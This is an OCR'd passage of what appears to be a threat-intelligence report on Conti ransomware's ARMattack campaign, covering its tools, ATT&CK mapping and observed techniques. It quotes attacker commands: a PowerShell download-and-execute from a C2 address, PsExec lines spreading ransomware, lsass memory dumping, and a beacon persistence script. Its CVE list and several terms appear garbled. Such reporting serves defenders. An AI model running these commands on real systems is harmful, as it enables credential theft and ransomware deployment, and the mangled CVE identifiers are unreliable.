
During reconnaissance, the threat actors downloaded specific documents from the victim's infrastructure (most often to determine what organization they were dealing with) and looked for files containing passwords, both plaintext and encrypted. The hackers often accessed network drives within the victim's infrastructure to download files from there.

Lastly, during the ARMattack campaign, after acquiring all the necessary rights and access to all the devices they were interested in, the hackers used PsExec to deploy ransomware to all the devices.

Before describing each technique in detail, let us briefly present the tools most often used as part of the attacks:

TOOL	DESCRIPTION
Cobalt Strike	A powerful commercial post-exploitation framework through which Conti operators conduct all their malicious activity.
Metasploit	An open-source post-exploitation framework. In their attacks, Conti mainly uses its modules rather than the entire tool.
Mimikatz	A popular password (or hash) extraction utility. Project: https://github.com/ParrotSec/mimikatz
Lazagne	An open-source project for extracting passwords from local devices. Project: https://github.com/AlessandroZ/LaZagne
AdFind	A command-line utility for obtaining information about Active Directory. Conti uses it extensively as part of their reconnaissance activities.
Nmap	A utility for IP network scanning.
PsExec	A command-line utility for launching programs on remote devices and displaying the output on the device from which the remote launch was performed.
nltest	A command-line utility for obtaining information about organizations' domains. During the ARMattack campaign, it was used to obtain lists of domains.
SharpHound	SharpHound is an official utility for collecting data for BloodHound. The latter tracks interrelations between domain objects, provides an overview of AD, identifies computers where users have administrator rights, shows which users have permissions to administer any computer in AD, and displays group membership information. BloodHound uses a "think graphs, not lists" approach.
PowerSploit	A collection of PowerShell modules used for penetration testing. The scripts used by Conti are shown later in the report.
SharpChromium	A utility for extracting cookies, history, and saved passwords from Google Chrome and Microsoft Edge.
SharpWeb	An open-source project for extracting passwords from Google Chrome, Firefox, Internet Explorer, and Microsoft Edge. Project code: https://github.com/djhohnstein/SharpWeb
Conti	The group's ransomware (which shares a name with the group itself) is available in two versions: for Windows and Linux.
Hive	A piece of ransomware used by Conti in its attacks. Written in GO. In the campaign in question, Group-IB has only observed the Linux version being used.
fgdump	A utility for extracting hashes of Windows account passwords.

Below are detailed descriptions of the tools and exploits (as well as their application methods) used as part of the ARMattack campaign. The technical descriptions are given in MITRE format. Only the most important points are examined, without going into all the details (otherwise, the report would have been much longer). For comparison, below is the full MITRE matrix extracted from Conti's profile in Group-IB's Threat Intelligence system:



Reconnaissance

- Gather Victim Network Information 1

Initial access

- External Remote Services 1
- Phishing 0
  - Spearphishing Attachment 1
  - Spearphishing Link 1
- Valid Accounts 2
  - Domain Accounts 1
  - Locak Accounts 1

Execution

- Command and Scripting Interpreter 0
  - Window Command Shell 1
- Native API 2
- Sheduled Task/ Job 1
- Shared Modules 1
- System Services 43
  - Service Execution 1
- Windows Management Instrumentation 2

Persistence

- Create Account 1
  - Domain Account 1
- Create or Modify System Process 1
  - Windows Service 1
- External Remote Services 1
- Sheduled Task/Job 1
- Valid Accounts 2
  - Domain Accounts 1
  - Local Accounts 1

Privilege escalation

- Access Token Manipulation 43
  - Parent PID Spoofing 1
- Create or Modify System Process 1
  - Windows Service 1
- Process Injection 43
  - Dynamic-link Library Injection 1
  - Process Hollowing 43
- Sheduled Task/Job 1
- Valid Accounts 2
  - Domain Accounts 1
  - Local Accounts 1


Defense evasion

- Access Token Manipulation 43
  - Parent PID Spoofing 1
- Deobfuscate/ Decode Files or Information 1
- Hide Artifacts 0
  - Hidden Window 1
- Impair Defenses 0
  - Disable or Modify Tools 1
- Indicator Removal on Host 0
  - File Deletion 43
- Masquerading 1
- Obfuscated Files or Information 1
  - Software Packing 1
- Process Injection 43
  - Dynamic-link Library Injection 1
  - Process Hollowing 43
- Signed Binary Proxy Execution 1
  - Regsvr32 1
  - Rundll32 1
- Use Alternate Authentication Material 0
  - Pass rhe Hash 44
- Valid Accounts 2
  - Domain Accounts 1
  - Local Accounts 1

Credential access

- Brute Force 2
  - Password Cracking 1
- Credential from Password Stores 1
  - Credential from Web Browsers 1
  - Keychain 1
  - Security Memory 1
- OS Credential Dumping 45
  - Cached Domain Credentials 1
  - LSASS Memory 1
  - NTDS 1
- Steal or Forge Kerberos Tickets 0
  - Kerberoasting 1

Source:
Group-IB Threat Intelligence. Conti MITRE ATT&CK mapping



Discovery

- Account Discovery 46
  - Cloud Account 1
  - Domain Account 44
  - Local Account 44
- Domain Trust Discovery 45
- File and Directory Discovery 6
- Network Service Scanning 46
- Network Share Discovery 3
- Password Policy Discovery 43
- Permission Groups Discovery 44
  - Domain Groups 1
  - Local Groups 1
- Process Discovery 2
- Software Discovery 1
  - Security Software Discovery 1
- System Information Discovery 47
- System Network Configuration Discovery 4
- System Network Connections Discovery 47
- System Owner/User Discovery 44
- System Service Discovery 2
- System Time Discovery 1

Lateral movement

- Exploitation of Remote Services 1
- Remote Services 0
  - Remote Desktop Protocol 2
  - SMB/Windows Admin Shares 1
- Taint Shared Content 1
- Use Alternate Authentification Material 0
  - Pass the Hash 44

Collection

- Archive Collected Data 1
- Data from Local System 45

Command and control

- Application Layer Protocol 46
- Data Encoding 1
- Data Obfuscation 44
- Encrypted Channel 1
- Proxy 1

Exfiltration

- Exfiltration Over C2 Channel 44
- Scheduled Transfer 1

Impact


- Data Destruction 1
- Data Encrypted for Impact 4
- Data Manipulation 0
- Stored Data Manipulation 1
  - Stored Data Manipulation 1
  - Transmitted Data Manipulation 1
- Inhibit System Recovery 2
- Service Stop 1

Source:
Group-IB Threat Intelligence. Conti MITRE ATT&CK mapping

TTPs

Below is a visual representation of the Conti kill chain. Each part is discussed in more detail in the respective section of the report.

Kill Chain of Conti Attacks Observed by Group-IB Researchers



Initial Access:

Phishing
Datop Lader
Bazar Backdoor

Execution

PowerShell
Window Command Shell
Cobalt Strike Beacon

Persistence

Registry Run Keys/ Startup Folder
Schedules Task
Windows Service

Privilege escalation

Windows Service
Bypass User Account Count
Make and Impersonate Token
Exploitation for Privilege Escalation:

CVE-2016-0099 CVE-2016-36934
CVE-2016-7255 CVE-2016-0787
CVE-2016-34527 CVE-2016-41379
CVE-2016-1472

Defense evasion

Make and Impersonate Token
Bypass User Account Control
Services File Permissions Weakness
Pass the Hash
Process injection
Reflective Code Loading
Regsvr32
Rundll32

Credential access

LSASS Memory
Security Account Manager ID
Credentials from Web Browsers
Steal of Forge Kerberos Tickets
Forced Authentication
Credentials in Files
Passwords Spraying
Lazagne

Discovery

whoami
net
nltest
AdFind
SharpHound
nmap
PowerView
SharpView
wmic
Cobalt Strike (show_av)

Lateral movement

PsExec
RDP

Source: Group-IB

Initial Access

As mentioned above, Conti has used numerous ways to infect "patient zero", many of which have been described in public sources. One example is a report by Cybereason, which describes a malicious document containing a macro that downloaded the IcedID banking Trojan and that served as the initial infection point. Based on the report, the infection chain can be summarized as follows:

1. 0 minutes: An email with a malicious Excel document (containing a macro) is sent.
2. 0 minutes: The macro downloads and launches IcedID.
3. +8 minutes: IcedID is used to perform initial reconnaissance using standard Windows utilities: **wmic**, i**pconfig**, **systeminfo**, **net view**, **net config**, **nltest** (this set of tools is typical for Conti, as is shown further in the report).
4. +20 minutes: UAC bypass using **ExecAdmin.**
5. +5 minutes: Exec command execution.
6. +20 min: A Cobalt Strike beacon is launched using **rundll32**. The beacon has been attributed to Conti.

In the campaign analyzed, Group-IB experts identified two infection methods. The first method was discovered in some security incidents:

C:/Datop was used as a working directory for Cobalt Strike (some tools were downloaded to and subsequently launched in it). This directory is specific to **DatopLoader**, whose infection chain is known to have involved Cobalt Strike.

The second method was detected in three compromised organizations, where **Bazar Backdoor** was the initial infection vector. After Conti reportedly stopped using TrickBot due to antivirus detection problems, they switched to Bazar Backdoor. Thanks to the leak, we know that Conti has infiltrated more than 600 organizations with Bazar Backdoor since October 29, 2021.

It is important to point out that both tools (DatopLoader and BazarLoader) are installed on infected devices as part of mass phishing email campaigns, so in this case the **Phishing T1566** technique (mass non-targeted mailouts) is used.

Execution

Command and Scripting Interpreter: PowerShell T1059.001

While analyzing incidents from this campaign, Group-IB experts noticed that Cobalt Strike operators manually launched PowerShell scripts such as:

```
powershell.exe -nop -w hidden -c «IEX ((new-object net.webclient).
downloadstring('http://23.183.81[.]113:80/a123123123'))»
```

Unfortunately, Group-IB analysts could not obtain the actual script. However, Group-IB's patented Graph Network Analysis tool detected a link between the above IP address and the **svvtc[.]com** domain which, according to Group-IB Threat Intelligence, was used as a Cobalt Strike C2:




Figure 10.
Link between the IP address 23.183.81[.]113 and various malicious entities on Group-IB Graph

Appendix 1 shows configuration data extracted from Cobalt Strike samples that used the **svvtc[.]com** domain as a C2.

The threat actors also used **PowerSploit** scripts at various stages of their operation:

- **Find-LocalAdminAccess** helped the attackers identify devices in the domain on which current users had administrator privileges
- **Invoke-EnumerateLocalAdmin** was used by the attackers to obtain a list of local administrators
- **Invoke-ShareFinder** -CheckShareAccess was used to obtain a list of network drives to which local users had access. The command can be executed during reconnaissance or before data encryption. The operators download the following data from the connected disks (based on the instructions):
  - Financial and accounting documents
  - IT documents
  - Customer information
  - Information about projects
  - Employee details

Command and Scripting Interpreter: Windows Command Shell T1059.003

The Cobalt Strike framework's **shell** command runs an application via **cmd.exe /c**, i.e. any command executed via the **shell** (probably the most commonly used command among red teams) will be launched in **CMD**. The report does not include a complete list of the commands, but some are listed in the **Discovery** section.

Another point of interest was mass copying and launching of ransomware using **CMD** (more on this further down):

COMMAND	DESCRIPTION
PsExec.exe /accepteula @C:\Intel\cc.txt -u %domain%\Administrator -p %password% **cmd** /c COPY "\\%server_name%\Intel\update.exe" "C:\windows\temp\"	Copying the **update.exe** file to the Temp directory on all devices in the **C:\Intel\cc.txt** list
PsExec -accepteula -d @C:\Intel\1.txt -u %domain%\Administrator -p %password% **cmd** /c \\%ip%\Intel\c.exe -size 30 -m	Launching ransomware on all devices in the **C:\Intel\1.**txt list from a remote server


Scheduled Task/Job: Scheduled Task T1053.005

The operators used several methods for launching payloads (most often Cobalt Strike beacons) using MS Windows Task Scheduler. For the description of these, see: **Create or Modify System Process: Windows Service T1543.003**. In addition, the attackers bypassed UAC by creating a service (also described in **Abuse Elevation Control Mechanism: Bypass User Account Control T1548.002**).

Windows Management Instrumentation T1047

In several attacks, Conti remotely dumped the memory of the **lsass.exe** process using WMI as follows:

```
wmic /node:%local_ip% process call create “cmd /c rundll32.exe C:\
windows\System32\comsvcs.dll, MiniDump 508 C:\ProgramData\lsass.dmp
full”
```



Time | Event Type & Details | User, Domain & Host names

□ [redacted] **Process creation**
wmic /node:10.8.2.172 process call create "cmd /c rundll32.exe C:\windows\System32\comsvcs.dll, MiniDump 508 C:\ProgramData\lsass.dmp full
Signatures High 1 Medium 1 [redacted]

□ [redacted] **Process creation**
wmic /node:172.16.11.11 process call create "cmd /c rundll32.exe C:\windows\System32\comsvcs.dll, MiniDump 508 C:\ProgramData\lsass.dmp full
Signatures High 1 Medium 1 [redacted]

Process creation
Raw view

Signatures
Triggered static or behavioral rules


Dumps the lsass.exe process (probably to retrieve credentials)

Creates process using wmic.exe utility

Figures 11 and 12.
Dump of the lsass.dmp file obtained using the legitimate tool wmic.
Source: Group-IB Managed XDR

Moreover, the threat actors obtained the list of security solutions installed on the device:

- wmic /namespace:\\root\SecurityCenter2 PATH AntiVirusProduct GET /value
- wmic /namespace:\\root\SecurityCenter2 PATH AntiSpywareProduct GET /value
- wmic /namespace:\\root\SecurityCenter2 PATH FirewallProduct GET /value



Time | Event Type & Details

□ [redacted] **Process creation**
wmic /namespace:\\root\SecurityCenter2 PATH AntiSpywareProduct GET /value
Signatures Low 3

□ [redacted] **Process creation**
wmic /namespace:\\root\SecurityCenter2 PATH FirewallProduct GET /value
Signatures Low 3

□ [redacted] **Process creation**
wmic /namespace:\\root\SecurityCenter2 PATH AntiVirusProduct GET /value
Signatures Low 3

Figure 13.
List of security solutions installed on the device.
Source: Group-IB Managed XDR

Persistence

Boot or Logon Autostart Execution: Registry Run Keys / Startup Folder T1547.001


To achieve persistence, the attackers had a special bat script that ensured persistence for a Cobalt Strike beacon:

```
@echo off
set fullname=C:\Temp\explorers.exe
set prog=explorers.exe
:begin
tasklist /fi "IMAGENAME eq %prog%"|>nul find "%prog%"||start "" "%fullname%"
>nul ping 127.1 -n 6
goto :begin
```

